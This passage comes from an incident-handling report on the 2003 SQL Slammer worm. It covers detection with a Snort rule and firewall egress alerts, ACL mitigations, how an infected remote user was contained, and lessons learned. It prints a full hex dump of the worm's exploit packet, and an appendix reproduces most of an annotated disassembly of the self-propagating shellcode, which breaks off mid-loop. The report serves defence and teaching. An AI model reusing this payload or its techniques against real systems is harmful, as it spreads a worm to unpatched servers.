0x0020   0000 0000 0000 0000 0000 0000 0000             ..............
```

A malicious packet containing the worm code is shown here:

TCPDump output of a detected scan:

```
21:00:04.015979 213.8.86.75.3805 > 10.20.165.9.ms-sql-m:  udp 376
0x0000       4500 0194 fbaa 0000 7211 aa8c d508 564b  E.......r.....VK
0x0010       0a14 a509 0edd 059a 0180 854c 0401 0101  ...........L....
0x0020       0101 0101 0101 0101 0101 0101 0101 0101  ................
0x0030       0101 0101 0101 0101 0101 0101 0101 0101  ................
0x0040       0101 0101 0101 0101 0101 0101 0101 0101  ................
0x0050       0101 0101 0101 0101 0101 0101 0101 0101  ................
0x0060       0101 0101 0101 0101 0101 0101 0101 0101  ................
0x0070       0101 0101 0101 0101 0101 0101 01dc c9b0  ................
0x0080       42eb 0e01 0101 0101 0101 70ae 4201 70ae  B.........p.B.p.
0x0090       4290 9090 9090 9090 9068 dcc9 b042 b801  B........h...B..
0x00a0       0101 0131 c9b1 1850 e2fd 3501 0101 0550  ...1...P..5....P
0x00b0       89e5 5168 2e64 6c6c 6865 6c33 3268 6b65  ..Qh.dllhel32hke
0x00c0       726e 5168 6f75 6e74 6869 636b 4368 4765  rnQhounthickChGe
0x00d0       7454 66b9 6c6c 5168 3332 2e64 6877 7332  tTf.llQh32.dhws2
0x00e0       5f66 b965 7451 6873 6f63 6b66 b974 6f51  _f.etQhsockf.toQ
0x00f0       6873 656e 64be 1810 ae42 8d45 d450 ff16  hsend....B.E.P..
0x0100       508d 45e0 508d 45f0 50ff 1650 be10 10ae  P.E.P.E.P..P....
0x0110       428b 1e8b 033d 558b ec51 7405 be1c 10ae  B....=U..Qt.....
0x0120       42ff 16ff d031 c951 5150 81f1 0301 049b  B....1.QQP......
0x0130       81f1 0101 0101 518d 45cc 508b 45c0 50ff  ......Q.E.P.E.P.
0x0140       166a 116a 026a 02ff d050 8d45 c450 8b45  .j.j.j...P.E.P.E
0x0150       c050 ff16 89c6 09db 81f3 3c61 d9ff 8b45  .P........<a...E
0x0160       b48d 0c40 8d14 88c1 e204 01c2 c1e2 0829  ...@...........)
0x0170       c28d 0490 01d8 8945 b46a 108d 45b0 5031  .......E.j..E.P1
0x0180       c951 6681 f178 0151 8d45 0350 8b45 ac50  .Qf..x.Q.E.P.E.P
0x0190       ffd6 ebca                                ....
```

A rule for the Intrusion Detection system SNORT (v 1.8.6) such as the one shown below can be defined to check for:

- Destination port of 1434 UDP
- Payload size greater than 200 bytes
- A specific string that corresponds to part of the exploit code itself, as transmitted in the datagram.

By defining an offset from the UDP header, and limiting the depth at which the IDS engine should look for the defined strings(s) in the packet, the IDS system can perform the detection more efficiently (thanks to Chris Brenton for his example listed at isc.incidents.org).

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg: "SQL-Slamm"; dsize:>200; content: "|2e64 6c6c 6865
6c33 3268 6b65|"; offset: 150; depth: 75;)
```

A- The resultant output from a trigger of the rule above:


```
[**] [1:0:0] SQL-Slamm [**]
[Priority: 0]
01/28-22:18:30.175979 64.156.191.52:8118 -> 10.30.205.138:1434
UDP TTL:117 TOS:0x0 ID:6674 IpLen:20 DgmLen:404
Len: 384

[**] [1:0:0] SQL-Slamm [**]
[Priority: 0]
01/28-22:25:59.995979 64.156.191.52:8118 -> 10.20.164.241:1434
UDP TTL:117 TOS:0x0 ID:45813 IpLen:20 DgmLen:404
Len: 384
```

Because any traffic to the Resolution service should never be more that 1-5 bytes, anything larger would be considered anomalous. By defining the rule and variables in snort.conf to simply examine only sources of $EXTERNAL_NET destinations of $SQL_HOSTS, and payloads larger than 10 bytes, for example, the rule can be simplified, and could be used to alert on any illegitimate traffic to that port on those hosts. This would provide a more generic rule that is not exploit-specific. However, unless the source address iis listed as “any”, it will not detect any internal hosts that have been compromised.

2.6 Defensive/Mitigation Measures:

Defense against this worm can be accomplished in several significant ways:

1) For those systems that are vulnerable, and must be protected in the immediate term, 2 approaches should be taken in concert:
    a. Ensure that some form of packet filtering can be emplaced, both ingress and egress, to block any packets to port 1434 of the vulnerable host.
    In this instance, a global egress rule was added to all of the centrally-managed firewalls as shown here:



This rule will generate an email alert if any outgoing traffic is detected from any registered 'internal' addresses, which include RAS and VPN-assigned addresses.

Two simple packet filtering rules can be applied to Cisco routers in the form of ACL's (Access Control lists)

- Ingress
  Access-list 200 deny udp any <internal-net> <inverse-mask> eq 1434 log
  Interface serial 0/0
  Access-group 200 in
- Egress
  Access-list 100 deny udp <internal-net> <inverse-mask> any eq 1434 log
  Interface ethernet 0/0
  Access-group 100 in

If these ACL's are logged to a centralized logging hosts, a simple alerting system could be scripted, where the 'cron' scheduler could call a script that parses the log file and generates an email message if a resultant match is found. This is a commonly used technique that is used by 'swatch' (http://www.oit.ucsb.edu/~eta/swatch/) and 'logcheck/logsentry' (http://www.psionic.com/products/logsentry.html). It could be very easily set up so that cron calls the parser every 60 seconds or some other short interval.

b. If possible, especially in the case of MSDE-based application software, discontinue use of that application until such time as it can be patched. This also requires that the local MSDE SQL server engine be stopped and disabled. In many installations, it is as simple as opening the MSDE icon, which may be visible on the system tray of a Windows system, and 'stop'ing the service, and unchecking the auto-start feature box , in order to prevent the engine from starting automatically upon operating system startup

2) Install personal firewall software on remote systems, and a NAT-router/firewall on remote high-speed connections to block unsolicited inbound packets

3) Install the required software patches to fix the vulnerable application
. As with many patches, the vendor was reasonably prompt in issuing a patch for this vulnerability when it was first announced, and the recent release of a major 'service pack' which included the original patch, makes patch consolidation somewhat easier for the IT department with limited resources.

Links to Patches:


MS-SQL Patch (Requires MSSQL Service Pack 2)
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-061.asp
MS-SQL Service Pack 3 (includes patch):
http://www.microsoft.com/sql/downloads/2000/sp3.asp

Part 3 – The Incident Handling Process

This incident was one of a small number that this organization has encountered, and a great deal was learned in the process. By no means was this handled in an optimal manner, and the results of this incident are under careful review by the staff. As always, there were elements that were handled well, and others that were not, and part 6 of the Incident Handling process is designed to address both areas.
Sadly, few organizations maintain an incident handling policy, procedure, and protocol, and this organization was no exception. It is important for all members to take the potential for an incident seriously enough to recognize the value and importance of a well defined Incident Handling process.

3.1 Preparation:

- Some initial measures that were taken as part of routine security system development included:
    - Installation of a centralized logging server, and the installation of syslog-watching software to generate alerts. This proved to be invaluable when tracking down the compromised systems. VPN and RAS servers were configured to log to the centralized server, and log levels were of a sufficient level of granularity to provide IP address assignment information.
- Frequently check CERT sites, news bulletins, incidents.org, subscribe to security e-letter services.
- Apply countermeasures – Firewall ingress and egress rules
  The default rules on this organization's firewalls consisted of a number of specific 'permit' rules, followed by a default 'drop' rule. This proved sufficient to protect the network against scans of its address space.
  However, the most effective measure used for detection of a compromised host, and for prevention of collateral propagation in such an event, was the employment of a specific egress rule as follows:



This rule was applied to 3 firewall gateway devices, and configured to mail an alert message to the system administrator in the event of a rule match.

Further, 3 additional firewall devices that were not centrally managed were also configured to provide 'default drop' rules, but due to the limited logging capabilities of them, the routers immediately inside the network at these locations were configured to redirect all default routes back across the private WAN links to the centrally managed firewalls, where traffic could be more effectively monitored, and the egress rule shown above could be used for effective detection of a compromise at those sites.


- The incident handling team was initially comprised of:
  - the Network Operations Manager,
  - Network Engineer/IS Security Manager,

  For the duration of this incident, the team was expanded to include:
  - a specialist in the management and administration of MS-SQL-based systems
  - an application administrator who was very closely allied with the remote sales force who were likely to be affected.

- Had there been an operational IDS system, a signature rule would have been created as detailed in section 2.6.

3.2 Identification:

Initial identification of the first incident occurred when the new egress rule was tripped several thousand times, resulting in a large number of emails sent to the system administrator. The initial volume was great enough to make the incident quite obvious, and each message included several log entries, as shown (source addresses have been sanitized):



As can be seen, with interface E100B3 corresponding to the firewall's INTERNAL interface, this alert clearly indicated the following:

- The firewall is reporting an internal system scanning OUT

- That system is scanning to random systems at broad number of networks, to port 1434/UDP, length 404 bytes, at a very high rate. 404 bytes, less the 28 byte IP and UDP headers, equals 376 bytes, the known size of the exploit payload.

In this instance:

- A system had been infected while the user was browsing the internet over his unprotected broadband connection, and then he connected to internal network via RAS (This network address corresponded to one assigned by the organization's dialup server). A very quick check of that server's logs showed that the user "msmith" had connected for just under 17 minutes:

```
10.17.23.73:4004308b:#09:1030126:214103:ppp:login:msmith
10.17.23.73:4004308d:#09:1030126:215800:ppp:logout:msmith
```

  The firewall that blocked the outbound traffic could not be time-synchronized, thus accounting for the 2 minute discrepancy between the login time on the dialup server and the first log entries.

- In the case of the other 2 instances of compromise, once the offending IP addresses were noted from the firewall alerts, immediate searches of the syslog server files provided information about who the system owners were, and it was simple to contact them quite quickly. In this case, even though only 17 minutes had elapsed, the amount of traffic generated by the infected systems was over 10 Mbytes of scanning cpackets in that period, and approximately 25,000 log entries were generated in the firewall, as shown below:

21737;26Jan2003;21:42:59;latitude42b;alert;drop;![mail];E100B3;inbound;udp;10.17.23.73;96.104.143.167;MSSQL_MON;1039;404;1;;;;;;;;
21738;26Jan2003;21:42:59;latitude42b;alert;drop;![mail];E100B3;inbound;udp;10.17.23.73;4.65.93.226;MSSQL_MON;1039;404;1;;;;;;;;
21739;26Jan2003;21:42:59;latitude42b;alert;drop;![mail];E100B3;inbound;udp;10.17.23.73;24.71.107.105;MSSQL_MON;1039;404;1;;;;;;;;
21740;26Jan2003;21:42:59;latitude42b;alert;drop;![mail];E100B3;inbound;udp;10.17.23.73;220.132.26.160;MSSQL_MON;1039;404;1;;;;;;;;
21741;26Jan2003;21:42:59;latitude42b;alert;drop;![mail];E100B3;inbound;udp;10.17.23.73;144.219.192.65;MSSQL_MON;1039;404;1;;;;;;;;
~~ snip ~~
~~ snip ~~
47040;26Jan2003;21:59:53;latitude42b;alert;drop;![mail];E100B3;inbound;udp;10.17.23.73;168.31.89.95;MSSQL_MON;1039;404;1;;;;;;;;
47041;26Jan2003;21:59:53;latitude42b;alert;drop;![mail];E100B3;inbound;udp;10.17.23.73;44.59.135.117;MSSQL_MON;1039;404;1;;;;;;;;
47042;26Jan2003;21:59:53;latitude42b;alert;drop;![mail];E100B3;inbound;udp;10.17.23.73;160.248.215.196;MSSQL_MON;1039;404;1;;;;;;;;

Assuming that the firewall logged and dropped ALL of the outbound packets, this corresponds to 25,305 packets x 404 bytes x 8 bits/byte = 81.7 M/bits of traffic in 17 minutes, or 80 Kb/sec. This would clearly saturate any dialup link.
The user later reported that he could not gain access to the VPN server across his broadband connection, so he reverted to direct dialup. The amount of traffic being generated by the worm had saturated his broadband connection as well.

By a stroke of good fortune, no internal servers were infected by the remote users.
Although the scanning pattern of the worm on the infected client systems did include addresses that corresponded to supernets that included our organization's network address blocks, the frequency at which such addresses were being generated by the worm running on the connected client system was low enough to not have generated a matching address within that brief period. After studying the scanning patterns of the clients and other systems that were scanning from outside the network, the generation of a corresponding internal address occurred once every 9 to 220 minutes.
Technically, these statistics do not run in the administrator's favor, but as in war, even 'ducking' counts as a non-casualty. Certainly, such good fortune should NEVER be relied upon!

NOTE:
Due to the nature of this incident, the lack of access to the user systems, and the volatile nature of the worm (memory resident), it was not practicable to gather system 'snapshots' or disk images for preservation of evidence. However, logs generated as a result of the incident were copied onto CD-ROM for archival purposes, and checksums were generated and stored.

3.3 Containment:

- Exploited user instructed to immediately disconnect their systems from all networks and wait for further instructions.

- Once all users (who could be) were contacted, they were instructed to reboot their computer (laptop), keeping it disconnected from any networks, and await further instructions. By this time, it was known that simple restarting the computer would clear the exploit from the system, with no modified files. Had the exploit been of a different nature, certainly the containment methods would vary. As many of the exploited were xDSL/Cable modem users, it is likely that they would have been instructed only to disconnect the network connection, but not to reboot yet, in order that a more comprehensive evaluation could be made of the system.

- Verify that no other connections were initiated outbound by viewing the firewall state table (http://www.spitzner.net/fwtable.html).


- Additional sensors were deployed at key switch uplink points using TCPDump, and filtering for 1434/UDP.
    - Yes, it was recognized that this step had its limitations, but a careful review of news alerts indicated that this was sufficient for this particular incident, and would simplify the detection process.

- Any remote users who did not have a firewall or NAT router were instructed to either purchase one immediately, or install a company supplied personal software firewall.

- All remote MSDE users were instructed to:
    - Temporarily discontinue use of their CRM application until patches were made available
    - Disable the MSDE SQL engine from the system tray, and set the auto-start option to disabled

"……. Exit any instances of the CRM application that may be in use
- Right-click on the MS-SQL server icon on your computer's system tray in the bottom right-hand part of your desktop, and select "MSSQL Server -STOP"
- Double-click on that icon and uncheck the box that says "Auto start upon O/S startup"

This icon looks like this:"



TOOLS USED: Laptop computer running RedHat Linux 7.2, using TCPDump. Additional vulnerability scans were performed using HPING2.

NOTE:
Full backups of the remote user systems had been performed during their maintenance sessions. Also, automated, incremental backups were performed daily by the software that was installed on those systems (Connected-TLM).

3.4 Eradication:

In this instance, the SQL worm was merely memory-resident, and performing a reboot of the user system was
sufficient to clear the problem. However, as for containment, users were instructed to immediately install a personal firewall or NAT router, and disable their instance of MSDE until patches could be supplied.

3.5 Recovery:

This required careful prioritization, due to the limited staff on hand.
As a result, patching proceeded with the following priority:

1) Any servers running MS-SQL were patched with MS-SQL 2000 Service Pack 3
    - This was done to ensure that even if another user was infected, the vulnerability of key servers was minimized.

2) Any remote users were issued a copy of the MSDE 2000 patch and were given live instruction on its installation. These were the most vulnerable users, and as such, were given second-highest priority.

3) Local users who were behind the corporate firewall, where networks were actively monitored, were later provided with on-site support by a department member, and had their systems patched at that time.

3.6 Lessons Learned:

As in any incident, a great deal was learned, both good and bad. Everyone who participated in (or was affected by) this incident gained knowledge and experience, and during the ongoing review of the event and the handling process, a number of concepts were reinforced, including:

- It doesn't matter how long it takes, patches must be applied! Certainly, there is a rather Sysyphusian aspect to it, but there is no substitution for a strong patching protocol. Far too high a percentage of system compromises are attributed to a lack of patch application, even after a significant, public, vulnerability disclosure.

-A renewed appreciation of the value of patching was gained by many who underestimated its' importance.

- Unfortunately, the process of collecting and installing patches took far longer than should have been necessary. It is highly worthwhile to:

a. Collect and archive copies of patches before they are needed. Invariably, the vendor distribution site will become heavily loaded, or even unavailable during a large-scale incident.
b. Carefully review installation procedures for patches, as in at least one instance, the instructions for installation did not correspond with the required steps for the custom instance of the software.
c. Conduct a priority review of current vulnerability notices and patch releases. Even with a staff of 1, it is worth measuring the number of potential infections and the potential cost of an incident, in order to help define a workload during peacetime.

- Personal Firewall software will be mandatory for remote user desktop and laptop computers. Even if the remote user has a NAT router or hardware firewall at their home office, they will still be vulnerable when traveling, or when visiting customer sites.

- IDS systems must have multiple sensors deployed, even throughout the internal network. Remember – RAS is not always your friend. It is of considerable value to pre-configure mirror/span ports to watch uplink and router gateway ports on all key network switches. Label and reserve those physical ports so that they are not usurped by an unwitting administrator.

- An improved level of cooperation, collaboration, delegation, and teamwork was attained. The combined knowledge of several members worked in the team's favor, and members were willing to

ask questions, rather than make assumptions. This was a turning point for the group.

At the network level, it has become clear that additional measures need to be taken to allow for the rapid employment of additional countermeasures. These include:

1) Move RAS services to an interface on the network firewall, where rules can be quickly defined to restrict access to specific services and ports
2) Configure an internal server to support the use of TFTP, in order to quickly update router configurations. This would also require configuration of the router ACL's to support inbound TFTP from a specific server.
3) Move internal interface of VPN servers to an interface on the firewall, where access can be more readily controlled.
4) Alternatively, enhancements should be made to improve native filter rules that are available on the VPN gateway itself. This is a facility that has been extensively used for partner and vendor access control, but overlooked for conventional users.
5) Employ a better method of handling email alerts from firewalls. During each incident, over 1,000 email alerts were generated by the firewalls. This, in and of itself, could create a Denial Of Service during working hours, Fortunately, these incidents occurred during non-business hours. However, the use of code in Lance Spitzner's article 'Intrusion Detection for Firewall-1' (http://www.spitzner.net/intrusion.html) would allow controls to be placed on the number of alerts that can be mailed before they are 'throttled'.

- At the staff level, the development and implementation of an incident handling policy and protocol is vital. Although response to this incident was quick and effective, had the exploit been more severe and system compromises more extensive, current methods may not have been as effective. Future compromises will likely not be quite so easy to handle.

- The formation and training of an expanded incident handling team is also of great importance.
Each member needs to understand their role in the process, and the clear designation of a team leader is vital, in order to ensure efficient communication and delegation of tasks. Sadly, many organizations neglect to appreciate the value of advance preparation in this area.

- The incident handling 'jump kit' was sufficient for this particular incident, having included a laptop computer equipped with traffic analysis tools, cables, and preconfigured access points on network switches to provide network traffic monitoring at uplink points.
However, the inclusion of static binaries and other CD-ROM-based tools for system analysis would be a key addition. Further, practice in the use of such tools is important, in order to ensure their efficient and effective use in the event of a future incident.

EPILOGUE:

One of the system compromises that was detected coming through the VPN had a certain anomalous behavior that is yet unexplained.
It is important to note that the VPN policy at this organization does not allow 'split-tunneling' of client traffic, whereby traffic that is bound for the corporate network is tunneled via IPSec, and all other

traffic is sent out directly via the client's network connection. Instead, all traffic transits the IPSec tunnel, in order to better track and protect VPN users. There is a degredation of performance in this implementation, but it does offer better control.
The user connected to the network late on Monday evening, January 27 via VPN over a dialup Internet connection. Scanning from that system did not begin until over 20 minutes after his system was authenticated. This implies that either:

1) The worm took 20 minutes to begin its execution after initial compromise
2) The worm was waiting for a specific 'event'
3) The VPN virtual interface on the user's system sits 'higher on the stack' than the main IP interface for the dialup network driver, and as a result can still be vulnerable to malicious traffic.

Numerous attempts to reproduce this post-attack delay have not resulted in any useful findings. Should any useful information be gleaned from testing, it will be forwarded to Incidents.org for inclusion in the knowledge base.

APPENDIX 1: REFERENCES:

GENERAL ALERT INFORMATION:
http://isc.incidents.org.
http://www.cert.org

SOURCE CODE LINKS:
http://packetstormsecurity.org/0211-exploits/sql2.cpp
http://www.digitaloffense.net/worms/mssql-udp_worm/worm.pl

ADVISORIES/ANALYSES:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp
http://www.microsoft.com/security/slammer.asp
http://www.nextgenss.com/advisories/mssql-udp.txt
http://www.kb.cert.org/vuls/id/370308
http://www.kb.cert.org/vuls/id/399260
http://www.kb.cert.org/vuls/id/484891
http://www.kb.cert.org/vuls/id/796313
http://www.cert.org/advisories/CA-2003-04.html
http://www.eeye.com/html/Research/Flash/AL20030125.html
http://securityresponse.symantec.com/avcenter/Analysis-SQLExp.pdf

PATCHES:

MS-SQL Patch (Requires MSSQL Service Pack 2)

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-061.asp

MS-SQL Service Pack 3 (includes patch):
http://www.microsoft.com/sql/downloads/2000/sp3.asp

TOOLS:
http://www.spitzner.net/fwtable.html
http://www.spitzner.net/intrusion.html
http://www.oit.ucsb.edu/~eta/swatch/)
http://www.kyuzz.org/antirez/hping2/
http://www.atstake.com/research/tools/network_utilities/
http://www.winpcap.polito.it
http://www.windump.polito.it
http://www.tcpdump.org

APPENDIX 2: WORM CODE DISASSEMBLY

Worm Code Dissassembly (courtesy of eeye.com)

```
;SAPPHIRE WORM CODE DISASSEMBLED
;eEye Digital Security: January 25, 2003
;Updated January 27, 2003

                    push    42B0C9DCh       ; [RET] sqlsort.dll -> jmp esp
                    mov     eax, 1010101h   ;
                                            ; Reconstruct session, after the overflow the payload buffer
                                            ; gets corrupted during program execution but before the
                                            ; payload is executed. The worm writer rebuilds the buffer
                                           ; so he  can later resend it in the sendto() loop.
                    xor     ecx, ecx
                    mov     cl, 18h

    fixup_payload:
                    push    eax
                    loop    fixup_payload
                    xor     eax, 5010101h   ; 0x1010101 xor 0x5010101 = 0x04000000 (msg_type for sql resoloution
request)
                                           ;
                                            ; 0x04 is the msg type for request, he has no rebuilt the payload
                                            ; so it can be fired over the wire later and reinfect.
                    push    eax
                    mov     ebp, esp        ;
                                            ; Move esp into ebp. This will allow him to reference data
                                            ; pushed onto the stack later using ebp. He could use esp
                                            ; also except for the fact that he push's a lot of values and
                                            ; an esp offset will not as reliable. So he chose ebp...
                                           ;
                    push    ecx             ;
                                            ; During this phase a series of strings and terminating
                                            ; nulls are pushed onto the stack. This method is common
                                            ; in simple exploits that don't require a large amount of
                                            ; imports to operate. It should also noted that the worm
                                            ; use's the ecx register to store nulls, after it is
                                            ; decremented to zero from the loop routine.
                                           ;
                    push    6C6C642Eh
                    push    32336C65h
                    push    6E72656Bh       ; Push string kernel32.dll
                    push    ecx
                    push    746E756Fh       ; Push string GetTickCount
                    push    436B6369h
                    push    54746547h
                    mov     cx, 6C6Ch
                    push    ecx
                    push    642E3233h       ; Push string ws2_32.dll
                    push    5F327377h
                    mov     cx, 7465h
```

```
                push    ecx
                push    6B636F73h       ; Push string socket
                mov     cx, 6F74h
                push    ecx
                push    646E6573h       ; Push string sendto
                                        ;
                mov     esi, 42AE1018h  ; sqlsort.dll->IAT entry for LoadLibrary
                                        ;
                                        ; The worm writer uses the sqlsort IAT to locate
                                        ; the entry points for LoadLibrary and GetProcAddress.

                                        ;
                lea     eax, [ebp-2Ch]  ; Load address of string "ws2_32.dll" into eax and
                                        ; supply as an argument to LoadLibrary.
                push    eax
                call    dword ptr [esi] ; call  sqlsort:[IAT]->LoadLibrary("ws2_32.dll")
                                        ;
                push    eax             ; When LoadLibrary returns, the base of ws2_32 is in eax.
                                        ; Th is will be used later for a GetProcAddress so he saves
                                        ; it on the stack using a push..
                                        ;
                lea     eax, [ebp-20h]  ; Load address of string "GetTickCount" into eax and
                                        ; push it on the stack. This will be used as an argument
                                        ; to the GetProcAddress call after the next LoadLibrary call.
               push     eax
               lea      eax, [ebp-10h]  ; Load address of string "kernel32.dll" into eax
               push     eax
               call     dword ptr [esi] ; call  sqlsort:[IAT]->LoadLibrary("kernel32.dll")
                                        ;
               push     eax             ; When LoadLibrary returns, the base of kernel32 is in eax.
                                        ; This will be used later for a GetProcAddress so he saves
                                        ; it on the stack using a push..
                                        ;
               mov      esi, 42AE1010h  ; Move sqlsort:[IAT] entry into esi. The IAT, or Import Address
                                        ; Table will shift across dll versions so the worm writer checks a
                                        ; small instruction sequence at the entry point of the function to
                                        ; verify that it is in fact, GetProcAddress.
                                        ;
                                        ;
               mov      ebx, [esi]      ; Move IAT entry (function entry point) into ebx.
                                        ;
               mov      eax, [ebx]      ; Move 4 bytes of instructions from function entry point into eax.
                                        ;
               cmp      eax, 51EC8B55h ; Check entry point fingerprint for getprocaddress, if the compare
fails he uses
                                        ; an assumed IATentry. So he checks the entry, if it's not

GetProcAddress he
                                        ; assumes it's an alternate dll version and uses the static entry in

that assumed
                                        ; dll version.
                                        ;
                                        ; The library version I have is:2000.80.534.0. This dll version hips
with a base
                                        ; installation of MSSQL server 2000.  The IATwith this DLL is an

entry point for
                                        ; RtlEnterCriticalSection, so the first check will obviously fail

and the jz will
                                        ; not succeed.
                                        ;
                                        ; It is undetermined what dll versions this payload will succeed on.

Due to
                                       ; the "i f not, then other"  importing scheme, this may not work

across all dll
                                        ; versions.
                                        ;
                                        ;
               jz       short FOUND_IT  ; GetProcAddress(kernel32_base,GetTickCount)
               mov      esi, 42AE101Ch  ; This point is only reached if the previous test failed. On a
                                        ; default install of MSSQL Server 2000, we will reach this point.
                                        ; Then next assignment will assign esi the sqlsort.dll->IAT entry
                                        ; for GetProcAddress.
```

```
FOUND_IT:
                call    dword ptr [esi] ; GetProcAddress(kernel32_base,GetTickCount)
                call    eax             ; GetTickCount()
                xor     ecx, ecx
                push    ecx
                push    ecx
                push    eax             ; Push GetTickCount returned value, which is the number
                                        ; of milliseconds since the system was last started. This value
                                        ; will later be used as a seed for the pseudo random number
                                        ; generation.
                                        ;
                                        ;
                xor     ecx, 9B040103h  ; 0x9B040103 xor 0x1010101 = 9A050002 (dest port/family)
                                        ;
                xor     ecx, 1010101h
                push    ecx             ; 9A050002 = port 1434 / AF_INET
                                        ;
                lea     eax, [ebp-34h]  ; Load address of string "socket" into eax and supply
                                        ; it as the second argument to GetProcAddress
                push    eax
                mov     eax, [ebp-40h]  ; Load ws2_32 base address into eax and
                                        ; supply as first argument to GetProcAddress.
                push    eax
                call    dword ptr [esi] ; GetProcAddress(ws2_32,socket)
                push    11h
                push    2
                push    2
                call    eax             ; socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)
                                        ;
                push    eax             ; Push socket descriptor
                                        ;
                lea     eax, [ebp-3Ch]  ; Load address of string "sendto" into eax and
                                        ; supply it as the second argument to GetProcAddress.
                push    eax
                mov     eax, [ebp-40h]  ; Load ws2_32 base address into eax and
                                        ; supply it as the first address to GetProcAddress.
                push    eax
                call    dword ptr [esi] ; GetProcAddress(ws2_32,sendto)
                mov     esi, eax        ; Save the entry point for sendto, returned by GetProcAddress
                                        ; into esi.
                                        ;
                or      ebx, ebx        ; ebx = 77F8313C, left over from the sqlsort IAT reads.
                                        ;
                xor     ebx, 0FFD9613Ch ; We'll end up with 0x88215000 or 0x88336870, depending on dll
                                        ; version. Other values are generated depending on dll version.
                                        ;

PSEUDO_RAND_SEND:
                mov     eax, [ebp-4Ch]  ; Load the seed from GetTickCount into eax and enter pseudo
                                        ; random generation. The pseudo generation also takes input from
                                        ; an xor'd IAT entry to assist in more random generation.
                                        ;
                lea     ecx, [eax+eax*2]
                lea     edx, [eax+ecx*4]
                shl     edx, 4
                add     edx, eax
                shl     edx, 8
                sub     edx, eax
                lea     eax, [eax+edx*4]
                add     eax, ebx
